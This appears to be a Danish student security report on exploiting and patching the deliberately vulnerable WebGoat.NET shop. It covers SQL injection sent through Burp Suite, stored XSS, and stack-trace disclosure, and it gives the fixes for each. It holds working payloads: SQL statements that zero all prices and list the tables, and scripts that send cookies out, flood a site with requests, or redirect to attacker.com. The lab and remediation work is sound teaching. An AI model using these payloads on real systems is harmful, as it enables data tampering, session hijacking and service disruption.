The screenshot shows the 'CHECK OUT' page of the Webgoat application. At the top, there is a navigation bar with the 'WEBGOATNET' logo and links for 'Home', 'My Cart', 'Browse', 'Blog', and 'About'. Below the navigation bar, the 'CHECK OUT' section contains a table with the following data:

Product Id	Product Name	Unit Price	Quantity	Extended Price	
1	Chai	18,00	1	18,00	<a href="#">remove</a>

Below the table, the 'Subtotal:' is shown as 18,00. The page then has two sections for shipping information:

**Where shall we ship this?**

Name to ship to

Address

City

Region/State

Postal Code


Country

**How shall we ship it?**

Shipping method

Figur 28: Sårbare inputfelter på Webgoat

I dette eksempel vil en bruger købe et Chai produkt med en pris på 18,00. For at afslutte ordren, skal brugeren udfylde 6 felter. Det er her, at brugeren har mulighed for at lave injection angreb. Muligheden på web-udgaven er dog begrænset, da felterne overholder en mild form for inputvalidering. Brugeren er begrænset i antal karakterer på henholdsvis 40, 60, 15, 15, 10 og 15 felter. Længere kommandoer kan derfor ikke anvendes og det sætter en mindre begrænsning. Dette kan dog omgås ved at bruge værktøjer, der kan sende rå HTTP med skræddersyet indhold. På denne måde kan valideringen omgås og brugeren kan sende så lange beskeder, som der ønskes. Til dette formål interceper funktionen i Burpsuite anvendes. Se i Figur 29.



Figur 29: HTTP POST Request i Burpsuite

Inputfelterne der er sårbare, er dog først beskrevet nede i body-sektionen. Se Figur 30.

```
ShipTarget=UCL&Address=UCL&City=UCL&Region=UCL&PostalCode=UCL&Country=UCL&ShippingMethod=1&
CreditCard=4111+1111+1111+1111+2C&ExpirationMonth=01&ExpirationYear=2025&
__RequestVerificationToken=
CfDJ8K571bQB43BFn2Jw0fLYbW28k8k0N1lsLEs16KcC8gH5nh0Z_u_sYGH3XBA5-GntvrrqV194AP0UcHrnleiRvKj6mn70
UNPABAUiaPx f0IyYDNUZGwu9P25IRQVmmSRBCix2p0ZDRGplhcjFdf8fz5EY045Y3UIhgdgNCBw60UomNm9uLmTFKLMwQ4En
BulxyA&RememberCreditCard=false
```

Figur 30: Body på HTTP POST Request

Her ser vi felterne fra web-udgaven, beskrevet i tekstuel form. Her kan input ændres efter brugerens ønske. I dette eksempel er der bare indsat "UCL" som stedfortræder data, men dette kan erstattes med en eventuel SQL-injektion i et ønsket felt. "ShipTarget" udvælges, men alle felterne er i princippet sårbare og kan benyttes. Dog skal en eventuel injection være tilpasset til det konkrete felt og overholde rækkefølgen af datafelter.

Vi manipulere den feltet og ændrer den indsatte data. Helt specifikt så anvendes følgende injection:

```
','Street','City','Region','12345','Country'); UPDATE Products SET UnitPrice = 0; --
```

Denne injektion er udarbejdet til det specifikke formål at ændre prisen på alle vare i shoppen til 0. Først indsættes 5 variable, så de forventede felter er udfyldt og koden ikke mangler et input. Efterfølgende anvendes UPDATE til at specificere hvilken funktion der skal eksekveres. Tabellen "Products" vælges og herfra ændres kolonnen "UnitPrice" til tallet "0". Se Figur 31.


```

23 ShipTarget=', 'Street', 'City', 'Region', '12345', 'Country'); UPDATE Products SET UnitPrice = 0; --
24 Address=UCL&City=UCL&Region=UCL&PostalCode=UCL&Country=UCL&ShippingMethod=1&CreditCard=4111+1111+1111+1111&
ExpirationMonth=01&ExpirationYear=2025&RememberCreditCard=true&__RequestVerificationToken=
CdJ8K57ibQB43BFn2Jw0fLYbWl_InfT2S1LNzrC6jHH7WfcL8cpPx356e_fZJrxauU8TXZtBja9a0n2-WXKneDgiBBwlnFtAB9ds-zCKrwfFo
iKR20L74FtnZhMfTD-0IwsYF2i3j5jUlxEm_h_tGwBo_XYBR5HM0FORJKclUR6VfljdEoESMA7Cs18DPdWMgY40A&RememberCreditCard=
false

```

Figur 31: Burp Suite SQL-Injection

Hvis injektionen udføres korrekt, får brugeren ikke en bekræftelse, men kan manuelt bekræfte de nye priser. Se Figur 32. Bemærk at samtlige priser nu er "0" i kolonnen længst til højre.


**WEBGOATNET**










[Home](#)
[My Cart](#)
[Browse](#)
[Blog](#)
[About](#)

---

## WEBGOAT.NETCORE - SEARCH FOR PRODUCTS

Enter all or part of the description:

Category: All categories ▼

Photo	Name	Quantity Per Unit	Price
	Aniseed Syrup	12 - 550 ml bottles	0
	Boston Crab Meat	24 - 4 oz tins	0
	Camembert Pierrot	15 - 300 g rounds	0
	Carnarvon Tigers	16 kg pkg.	0
	Chai	10 boxes x 20 bags	0
	Chang	24 - 12 oz bottles	0
	Chartreuse verte	750 cc per bottle	0
	Chef Anton's Cajun Seasoning	48 - 6 oz jars	0
	Chocolade	10 pkgs.	0


Figur 32: Efter SQL Injection er priserne nu "0"

Denne sårbarhed er kritisk, fordi den giver en ondsindet, bruger mulighed for at manipulere med hele databasen. Udover at ændre prisen, kan en ondsindet aktør høste data på andre brugere eller medarbejdere. Sårbarheden og den specifikke injektion beror dog på nogle præmisser. En aktør kan ikke på forhånd vide, hvilke tabeller der findes i databasen og hvordan de interagerer. En ondsindet aktør vil derfor være nødsaget til at "gætte" sig til de rigtige kombinationer og kommandoer, hvilket dog på ingen måde er en effektiv foranstaltning. En erfaren aktør kan starte

processen med at enumerere tabeller og arbejde sig frem mod at lave mere specifikke operationer. Følgende injection kan anvendes til at få en udskrift af samtlige tabeller i databasen, samt få dem udskrevet i det felt der tidligere havde navnet "Chai" på et specifikt produkt. Igen kræver det dog, at angriberen kender til "Products" og "Productname".

```
','Street','City','Region','12345','Country'); UPDATE Products SET ProductName = (SELECT GROUP_CONCAT(name, ', ') FROM sqlite_master WHERE type = 'table') WHERE ProductName = 'Chai'; --
```

Denne injektion, hvis anvendt korrekt, resulterer i følgende ændring på webudgaven. (Figur 33)



Figur 33: "Chai"-feltet er ændret til at indeholde en liste med tabeller

Løsningen på denne sårbarhed kræver at koden i "OrderRepository" ændres. SQL-input skal parametriseres, så koden ikke længere tillader at eksekvere kommandoer. Det kræver, at samtlige inputfelter i stedet bliver anvendt som tekstfelter der indsættes i et SQL-statement og ikke længere direkte input, som koden kan misforstå.. Se den opdaterede udgave i Figur 34.

```


12 {
27     public int CreateOrder(Order order)
28     {
29         Thread.CurrentThread.CurrentCulture = new CultureInfo("en-US");
30
31         // Prepare the shippedDate value
32         string shippedDate = order.ShippedDate.HasValue ? order.ShippedDate.Value.ToString("yyyy-MM-dd") : null;
33
34         // Use parameterized query for the Orders insertion
35         var sql = "INSERT INTO Orders (" +
36             "CustomerId, EmployeeId, OrderDate, RequiredDate, ShippedDate, ShipVia, Freight, ShipName, ShipAddress, " +
37             "ShipCity, ShipRegion, ShipPostalCode, ShipCountry" +
38             ") VALUES (" +
39             "@CustomerId, @EmployeeId, @OrderDate, @RequiredDate, @ShippedDate, @ShipVia, @Freight, @ShipName, @ShipAddress, " +
40             "@ShipCity, @ShipRegion, @ShipPostalCode, @ShipCountry);" +
41             "SELECT OrderID FROM Orders ORDER BY OrderID DESC LIMIT 1;";
42
43         using (var command = _context.Database.GetDbConnection().CreateCommand())
44         {
45             command.CommandText = sql;
46
47             // Add parameters
48             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@CustomerId", order.CustomerId));
49             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@EmployeeId", order.EmployeeId));
50             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@OrderDate", order.OrderDate.ToString("yyyy-MM-dd")));
51             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@RequiredDate", order.RequiredDate.ToString("yyyy-MM-dd")));
52             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@ShippedDate", (object)shippedDate ?? DBNull.Value));
53             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@ShipVia", order.ShipVia));
54             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@Freight", order.Freight));
55             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@ShipName", order.ShipName));
56             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@ShipAddress", order.ShipAddress));
57             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@ShipCity", order.ShipCity));
58             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@ShipRegion", order.ShipRegion));
59             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@ShipPostalCode", order.ShipPostalCode));
60             command.Parameters.Add(new Microsoft.Data.Sqlite.SqliteParameter("@ShipCountry", order.ShipCountry));
61
62             _context.Database.OpenConnection();
63
64             using var dataReader = command.ExecuteReader();
65             dataReader.Read();
66             order.OrderId = Convert.ToInt32(dataReader[0]);
67         }

```

Figur 34: OrderRepository anvender nu parametriseret input

Inputfelterne er nu beskrevet som et langt SQL-statement fra linje 35 til 41, efterfulgt af linje 48 til 60, hvor de parametriserede variable bliver anvendt. Dette sikrer felterne mod injection-angreb, ved at alt fremtidigt input nu blot bliver indsat direkte som et tekststreng i en ny datarække. Gentages den første injektion, der ændrer prisen til 0, vil injektionen nu blot fremstå i "ShipTarget" feltet i

databasen. Se Figur 35.




	ShipVia	Freight	ShipName	ShipAddress
	Filter	Filter	Filter	Filter
815	2	29.93	Reggiani Caseifici	Strada Provinciale 124
816	2	81.73	Hungry Owl All-Night Grocers	8 Johnstown Road
817	1	30.09	Save-a-lot Markets	187 Suffolk Ln.
818	1	12.91	LILA-Supermercado	Carrera 52 con Ave. Bolívar #65-98 ...
819	2	44.72	White Clover Markets	1029 - 12th Ave. S.
820	2	7.98	Drachenblut Delikatessen	Walserweg 21
821	2	81.75	Queen Cozinha	Alameda dos Canários, 891
822	2	15.67	Tortuga Restaurante	Avda. Azteca 123
823	1	136	Lehmanns Marktstand	Magazinweg 7
824	1	0.93	LILA-Supermercado	Carrera 52 con Ave. Bolívar #65-98 ...
825	2	258.64	Ernst Handel	Kirchgasse 6
826	2	24.95	Pericles Comidas clásicas	Calle Dr. Jorge Cash 321
827	2	18.44	Simons bistro	Vinbæltet 34
828	2	6.19	Richter Supermarkt	Starenweg 5
829	2	38.28	Bon app'	12, rue des Bouchers
830	2	8.53	Rattlesnake Canyon Grocery	2817 Milton Dr.
831	1	3.92	Agile Gadgets	2636 Deep Valley Trail
832	3	6.37	Agile Gadgets	2636 Deep Valley Trail
833	3	6.25	Agile Gadgets	2636 Deep Valley Trail
834	1	42.42	Agile Gadgets	2636 Deep Valley Trail
835	1	346.61	Agile Gadgets	2636 Deep Valley Trail
836	1	346.61	Agile Gadgets	2636 Deep Valley Trail
837	1	5.04	', 'Street', 'City', 'Region', '12345', ...	UCL

Figur 35: Dataceller fra tabellen Orders. SQL-injektionen ses i felt 837

Det fremgår her, at SQL-injektionen ikke blev eksekveret som kode, men bare blev indskrevet i databasen. Dette giver også mulighed for at databasen kan bruges til at overvåge både ordre og forsøg på ondsindede angreb.

### 6.1.6 CodeQL Sårbarheder – Cross Side Scripting

Sårbarheden blev identificeret af **CodeQL** i analyseafsnit [5.1.6](#), (Figur 36), som advarede om en potentiel XSS-risiko i applikationens frontend. Efterfølgende blev det bekræftet ved manuel test.




Figur 36 - CodeQL detekterer en fejl relateret til Cross-side-scripting

#### Bekræftelse

Sårbarheden blev valideret ved at indsætte følgende kode som input i en blog kommentar:

```
<script>alert('Hacked by b3nny');</script>
```

Resultatet var, at koden blev eksekveret både på `"/blog"` og på forsiden, hvilket bekræftede, at der var tale om en **stored XSS**. (Figur 37). Denne type XSS er særlig kritisk, da den gemmes i applikationens database og kan påvirke alle brugere, der tilgår det ramte område.



Figur 37 - Stored XSS, udført på WebGoat

#### Potentielle konsekvenser:

##### Tyveri af session-cookies

Et af de mest udbredte formål med XSS-angreb er at stjæle brugeres session-cookies. Ved at udnytte denne teknik kan en angriber overtage en legitim brugersession og få adgang til følsomme data eller udføre handlinger på brugerens vegne

Dette eksempel illustrerer, hvordan en angriber kan stjæle cookies med følgende payload:

```
<script>$.get("http://localhost:XXXX/StealCookies.aspx?Cookie=" +  
escape(document.cookie));</script>
```



Denne teknik gør det muligt for en angriber at få adgang til brugersessioner og potentielt efterligne brugere med fulde rettigheder.

### DDoS-angreb

Ved hjælp af XSS kan angribere inkludere scripts, der overbelaster en server med gentagne anmodninger. Dette kan føre til ustabilitet og nedbrud i webapplikationen.

```
<script> while(true) { fetch("http://targetwebsite.com"); } </script>
```

Dette script genererer en uendelig række af anmodninger til en server, hvilket kan lamme dens funktionalitet og påvirke andre brugeres adgang.

### Malware-distribution:

Ondsindede scripts kan også bruges til at omdirigere brugere til phishing-websteder eller distribuere malware direkte. Dette skaber yderligere sikkerhedsrisici for brugerne og underminerer tilliden til applikationen.

```
<script> window.location = "http://attacker.com/malware"; </script>
```

Ved at udnytte denne teknik kan angriberen tvinge brugeren til at besøge skadelige websteder, hvor deres enheder kan blive inficeret med malware eller spyware.

### Implementering af sikkerhedsforanstaltning

For at forhindre XSS blev HTML-input i applikationen ændret. (Figur 38) Den tidligere tilgang anvendte:

```
@Html.Raw(response.Contents)
```



```
19     @foreach (var response in blogEntry.Responses)
20     {
21         <div class="blogResponse">
22             <div class="blogResponseContents">@Html.Raw(response.Contents)</div>
23             <div class="blogResponseSignature">@response.Author - @response.ResponseDate</div>
24         </div>
25     }
26     <a class="button blogRespondButton" asp-action="Reply" asp-route-entryId=@blogEntry.Id>Respond</a>
27 </div>
```

Figur 38 – Kode med forkert håndtering af HTML-input.

Denne metode tillader direkte eksekvering af brugerdata og udgør dermed en sikkerhedsrisiko. Det blev erstattet med koden herunder i Figur 39:

```
@response.Contents
```



```
<div class="blogResponse">
    @* <div class="blogResponseContents">@Html.Raw(response.Contents)</div> *@
    <div class="blogResponseContents">@response.Contents</div>
</div>
```

Figur 39 – Revideret kodeblok

Ved denne ændring bliver al brugerinput formateret korrekt, hvilket forhindrer skadelige scripts i at blive eksekveret.



## Test af sikkerhedsforanstaltning

Efter implementeringen blev samme payload indsat, men koden blev ikke længere eksekveret. I stedet blev den vist som ren tekst, som det ses herunder i Figur 40.

```
<script>alert('you been hacked by b3nny');</script>  
Anonymous - 26/11/2024 13.01.25
```


Figur 40 – Script vises som tekststreng på WebGoat.

Denne ændring demonstrerer, at sårbarheden er blevet fjernet, og applikationen ikke længere tillader eksekvering af ondsindet kode.

### Opsummering

Den implementerede løsning sikrer, at applikationen ikke længere er sårbar over for stored XSS. Havde denne sårbarhed ikke været mitigeret, ville det have været muligt for en angriber at udnytte applikationen til blandt andet at stjæle session-cookies, udføre ondsindet kode og destabilisere systemet gennem avancerede angreb som vist i det vedhæftede eksempel.

Ændringen til korrekt håndtering af brugerinput har fjernet muligheden for eksekvering af ondsindede scripts og sikrer dermed en højere grad af sikkerhed i applikationen.



Figur 40 – CodeQL indikerer at sårbarheden er mitigeret.

### 6.1.7 Excessive Information Disclosure / Stack Trace

Med arbejdet i WebGoat er der flere gange kommet stack traces, når vi fremprovokerer fejl i applikationen. Dette er ikke ønskværdigt da det giver adgang til informationer som en ondsindet aktør kan bruge til at udnytte mulige sårbarheder i applikationen. Dette kaldes for en "Excessive Information Disclosure" og svagheden har CWE ID 200. Herunder i Figur 42, ses et eksempel på en stack trace fra applikationen.

```

An unhandled exception occurred while processing the request.

SQLiteException: SQLite Error 1: 'near "udl": syntax error'.
Microsoft.Data.Sqlite.SQLiteException.ThrowExceptionForRC(int rc, sqlite3 db)

Stack Query Cookies Headers Routing

SQLiteException: SQLite Error 1: 'near "udl": syntax error'.
Microsoft.Data.Sqlite.SQLiteException.ThrowExceptionForRC(int rc, sqlite3 db)
Microsoft.Data.Sqlite.SQLiteCommand.PrepareAndEnumerateStatements(Stopwatch timer)+MoveNext()
Microsoft.Data.Sqlite.SQLiteCommand.GetStatements(Stopwatch timer)+MoveNext()
Microsoft.Data.Sqlite.SQLiteDataReader.NextResult()
Microsoft.Data.Sqlite.SQLiteCommand.ExecuteReader(CommandBehavior behavior)
WebGoatCore.Data.OrderRepository.CreateOrder(Order order) in OrderRepository.cs
+ 52.         using var dataReader = command.ExecuteReader();
WebGoatCore.Controllers.CheckoutController.Checkout(CheckoutViewModel model) in CheckoutController.cs
+ 151.         var orderId = orderRepository.CreateOrder(order);
lambda_method1040(Closure, object, object[])
Microsoft.AspNetCore.Mvc.Infrastructure.ActionMethodExecutor+SyncActionResultExecutor.Execute(ActionContext actionContext, IActionResultTypeMapper mapper, ObjectMethodExecutor executor, object controller,
Microsoft.AspNetCore.Mvc.Infrastructure.ControllerActionInvoker.InvokeActionMethodAsync()
Microsoft.AspNetCore.Mvc.Infrastructure.ControllerActionInvoker.Next(ref State next, ref Scope scope, ref object state, ref bool isCompleted)
Microsoft.AspNetCore.Mvc.Infrastructure.ControllerActionInvoker.InvokeNextActionFilterAsync()
Microsoft.AspNetCore.Mvc.Infrastructure.ControllerActionInvoker.Rethrow(ActionExecutedContextSealed context)
Microsoft.AspNetCore.Mvc.Infrastructure.ControllerActionInvoker.Next(ref State next, ref Scope scope, ref object state, ref bool isCompleted)
Microsoft.AspNetCore.Mvc.Infrastructure.ControllerActionInvoker.InvokeInnerFilterAsync()
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.<InvokeNextResourceFilter>g__Awaited|25_0(ResourceInvoker invoker, Task lastTask, State next, Scope scope, object state, bool isCompleted)
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.Rethrow(ResourceExecutedContextSealed context)
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.Next(ref State next, ref Scope scope, ref object state, ref bool isCompleted)
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.InvokeFilterPipelineAsync()
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.<InvokeAsync>g__Logged|17_1(ResourceInvoker invoker)
Microsoft.AspNetCore.Mvc.Infrastructure.ResourceInvoker.<InvokeAsync>g__Logged|17_1(ResourceInvoker invoker)
Microsoft.AspNetCore.Routing.EndpointMiddleware.<Invoke>g__AwaitRequestTask|7_0(Endpoint endpoint, Task requestTask, ILogger logger)
Microsoft.AspNetCore.Session.SessionMiddleware.Invoke(HttpContext context)
Microsoft.AspNetCore.Diagnostics.StatusCodePagesMiddleware.Invoke(HttpContext context)

```

Figur 41 - Stack trace fra WebGoat

Årsagen til at browseren viser alle disse informationer, er at applikationens environment er indstillet som "development". I et udviklingsmiljø vil man gerne have adgang til så meget information om fejlen som muligt, med henblik på at kunne løse årsagen til fejlen. I filen "startup.cs", linje 133-142 (Figur 43), kan vi se, at der gælder en anden form for fejlhåndtering når miljøvariablen ikke er sat som 'development'.

```

0 references
